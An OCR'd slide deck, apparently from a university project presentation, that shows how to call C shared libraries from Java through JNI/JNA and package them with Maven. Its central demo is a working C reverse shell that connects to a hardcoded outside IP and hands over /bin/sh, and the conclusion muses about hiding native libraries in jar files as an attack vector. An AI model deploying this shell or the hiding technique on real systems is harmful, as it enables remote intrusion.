TEXAS TOAST
A JAVA NATIVE ACCESS AND C ADVENTURE

BY BLAKE DE GARZA

NOVEMBER 3, 2023

Kroger
Texas Toast
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g

OUTLINE

- Problem Statement
- Java Native Access
- C and Shared Objects, and Dylib
- Steps to compile
- Installing into Maven
- What a reverse shell?

PROBLEM STATEMENT

Texas Toast
Kroger
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g

- Parallel Algorithms Class Project
  - I needed introspection in java
  - How do you do introspection in java without using the debugger?
  - Perhaps inline assembly?
    - Yes, it always ties back to assembly in one way or another

JAVA NATIVE ACCESS


Texas Toast
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g


- Java Native Access (JNA) (https://github.com/java-native-access/jna)
- JNA allows to call shared objects directly from java
- JNA allows calls from libC
- What is not documented is, compiling your own shared objects
  - The design pattern is there, just need to figure out how to compile and link on a Mac…

C AND .SO .DYLIB

- C is a language, but is easily compiled to assembly language of a processor….lots of cross compiling tools
- .SO is a shared object file
  - Useful for shared modules that can be loaded at runtime or when needed.
- .DYLIB is a MACH-O file
  - Or a shared object that is “bundled” into a MACH-O format
  - Dynamic code that is executed on a Mac in short.

PREP YOUR PAN





first generate the NativeAssembly.h file with

javah -jni NativeAssembly

this may not work so you have to down grade java to 1.8 export JAVA_HOME= `/usr/libexec/java_home -v 1.8` then compile from /path/to/src/main/java/ directory (com/ shoudl be a directory level now)


now run

```
javah -jni com.utece.student.llpdetection.instrumentation.inlineassembly.NativeAssembly
```

that'll make a prety large file name. copy that to the where the original NativeAssembly.java file folder is

```
cd /com/utece/student/llpdetection/instrumentation/inlineassembly/
```


now we can recompile and loathe the steps we took to make a change! (only need to do when a new prototype (reutrn type) changes or functin name changes)



```
package com.bdg.double07.reversecshell.instrumentation.reverseshell;
👤 BDG_Admin
public class NativeReverseShell {
    👤 BDG_Admin
    public native void reverse_shell(String ip);
}
```

REVERSE SHELL IN C

Kroger
Texas Toast
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g


first generate the NativeAssembly.h file with

javah -jni NativeAssembly

this may not work so you have to down grade java to 1.8 export JAVA_HOME= `/usr/libexec/java_home -v 1.8` then compile from /path/to/src/main/java/ directory (com/ shoudl be a directory level now)

now run

```
javah -jni com.utece.student.llpdetection.instrumentation.inlineassembly.NativeAssembly
```


that'll make a prety large file name. copy that to the where the original NativeAssembly.java file folder is

```
cd /com/utece/student/llpdetection/instrumentation/inlineassembly/
```

now we can recompile and loathe the steps we took to make a change! (only need to do when a new prototype (reutrn type) changes or functin name changes)

REVERSE SHELL IN C

Kroger
Texas Toast
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g




```c
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include "com_bdg_double07_reversecshell_instrumentation_reverseshell_NativeReverseShell.h"

void reverse_shell(char* ip) {
  /* Allocate a socket for IPv4/TCP (1) */
  int sock = socket(AF_INET, SOCK_STREAM, 0);
  /* Setup the connection structure. (2) */
  struct sockaddr_in sin;
  sin.sin_family = AF_INET;
  sin.sin_port = htons(1420);
  /* Parse the IP address (3) */
  inet_pton(AF_INET, ip, &sin.sin_addr.s_addr);
  /* Connect to the remote host (4) */
  connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr_in));

  /* Duplicate the socket to STDIO (5) */
  dup2(sock, STDIN_FILENO);
  dup2(sock, STDOUT_FILENO);
  dup2(sock, STDERR_FILENO);

  /* Setup and execute a shell. (6) */
  char *argv[] = {"/bin/sh", NULL};
  execve("/bin/sh", argv, NULL);
}
```

COMPILE AND LINK SHARED OBJECT FILES



compile shared with gcc


```
gcc -shared -o libassembly.o.1.0 -I${JAVA_HOME}/include -I${JAVA_HOME}/include/linux -I${JAVA_HOME}/include/darwin
readi364RegNative.c
```

mac caveat instead of -dynamiclib use -bundle for a mach-o file

```
g++ -bundle -o libassembly.1.0.dylib libassembly.o.1.0
```

INSTALLING INTO MAVEN

Kroger
Texas Toast
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g



copy the libassembly object file to the root my-app directory to be later found after mvn installed


```
cp ./libassembly.o.1.0 /path/to/my-app/

cd /path/to/my-app

mvn install:install-file
-Dfile=/Users/blake/Documents/UT_Masters/Parallel_Algorithms/parallel_algorithms/term_project/parallelpredicatedetection/my-app/src/main/java/com/utece/student/llpdetection/instrumentation/inlineassembly/libassembly.1.0.dylib
-DgroupId=com.utece.student.llpdetection.instrumentation.inlineassembly
-DartifactId=libassembly
-Dversion=1.0
-Dpackaging=dylib
-DgeneratePom=true
```

POST-INSTALL MAVEN STEPS

Kroger
Texas Toast
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g



once installed you can reference with something like this in the pom.xml in /path/to/my-app/ directory


```
<dependency>
  <groupId>com.utece.student.llpdetection.instrumentation.inlineassembly</groupId>
  <artifactId>libassembly</artifactId>
  <version>1.0</version>
  <type>dylib</type>
</dependency>
```

general explanation:

Writing inline assembly through Java is typically not recommended because Java is designed to be platform-independent and provides a high-level abstraction that isolates you from low-level hardware details, including assembly language. However, if you have a specific need for inline assembly, you can use the Java Native Interface (JNI) to incorporate native assembly code into your Java program. This approach should be used with caution as it can make your code platform-dependent and may introduce security risks.

REVERSE SHELL DEMO VIDEO

Kroger
Texas Toast
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g



```
 JOB_SPEC [&]                           (( expression ))
 . filename [arguments]                 :
 [ arg... ]                             [[ expression ]]
 alias [-p] [name[=value] ... ]         bg [job_spec ...]
 bind [-lpvsPVS] [-m keymap] [-f fi break [n]
 builtin [shell-builtin [arg ...]]  caller [EXPR]
 case WORD in [PATTERN [| PATTERN]. cd [-L|-P] [dir]
 command [-pVv] command [arg ...]   compgen [-abcdefgjksuv] [-o op
tion
 complete [-abcdefgjksuv] [-pr] [-o continue [n]
 declare [-afFirtx] [-p] [name[=val dirs [-clpv] [+N] [-N]
 disown [-h] [-ar] [jobspec ...]    echo [-neE] [arg ...]
 enable [-pnds] [-a] [-f filename]  eval [arg ...]
 exec [-cl] [-a name] file [redirec exit [n]
 export [-nf] [name[=value] ...] or false
 fc [-e ename] [-nlr] [first] [last fg [job_spec]
 for NAME [in WORDS ... ;] do COMMA for (( exp1; exp2; exp3 )); do
 COM
 function NAME { COMMANDS ; } or NA getopts optstring name [arg]
 hash [-lr] [-p pathname] [-dt] [na help [-s] [pattern ...]
 history [-c] [-d offset] [n] or hi if COMMANDS; then COMMANDS; [
elif
 jobs [-lnprs] [jobspec ...] or job kill [-s sigspec | -n signum |
 -si
 let arg [arg ...]                  local name[=value] ...
 logout                             popd [+N | -N] [-n]
 printf [-v var] format [arguments] pushd [dir | +N | -N] [-n]
 pwd [-LP]                          read [-ers] [-u fd] [-t timeou
t] [
 readonly [-af] [name[=value] ...]  return [n]
 select NAME [in WORDS ... ;] do CO set [--abefhkmnptuvxBCHP] [-o
opti
 shift [n]                          shopt [-pqsu] [-o long-option]
 opt
 source filename [arguments]        suspend [-f]
 test [expr]                        time [-p] PIPELINE
 times                              trap [-lp] [arg signal_spec ..
.]
 true                               type [-afptP] name [name ...]
 typeset [-afFirtx] [-p] name[=valu ulimit [-SHacdfilmnpqstuvx] [l
imit
 umask [-p] [-S] [mode]             unalias [-a] name [name ...]
 unset [-f] [-v] [name ...]         until COMMANDS; do COMMANDS; d
one
 variables - Some variable names an wait [n]
 while COMMANDS; do COMMANDS; done  { COMMANDS ; }
^C%                                                              ((
(base) blake@riddler texas-toast %
```

```c
    /* Connect to the remote host (4) */
    connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr

    /* Duplicate the socket to STDIO (5) */
    dup2(sock, STDIN_FILENO);
    dup2(sock, STDOUT_FILENO);
    dup2(sock, STDERR_FILENO);

    /* Setup and execute a shell. (6) */
    char *argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);
}

int main(int argc, char *argv[]){
    char ip [15] = "54.86.191.114"; //ip address of assignment
    reverse_shell(ip);
}
```

```
[INFO] Building jar: /Users/blake/Documents/UT_Masters/Parallel_Algorithms/parallel_algorithms/term_project/te
xastoast/texas-toast/target/texas-toast-1.0-SNAPSHOT.jar
[INFO]
[INFO] >>> exec-maven-plugin:1.2.1:java (default-cli) > validate @ texas-toast >>>
[INFO]
[INFO] <<< exec-maven-plugin:1.2.1:java (default-cli) < validate @ texas-toast <<<
[INFO]
[INFO]
[INFO] --- exec-maven-plugin:1.2.1:java (default-cli) @ texas-toast ---
(base) blake@riddler texas-toast %
```

Externally added files can be added to Git // View Files // Always Add // Don't Ask Again (46 minutes ago)   5:20 LF UTF-8 4 spaces main

CONCLUSION

Texas Toast
Kroger
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g

- Texas Toast is a proof of concept of using java to have low-level control access and capabilities.
- Shown was an example of a reverse shell invoked as if it was purely written in java.
- Under the hood is C code.
- Use the power of Object Oriented Languages for faster development, meaning lower cost, or more capable CNO tools in the future?
  - Or is this a new attack vector overall (hiding .dylib or .so in jar files?)

QUESTIONS

Texas Toast
BIG DEAL!
16 SLICES
Garlic
ready to enjoy in: 8 minutes or less!
NET WT 22.5 OZ (1 LB 6.5 OZ) 638g

- Smells like garlic in here!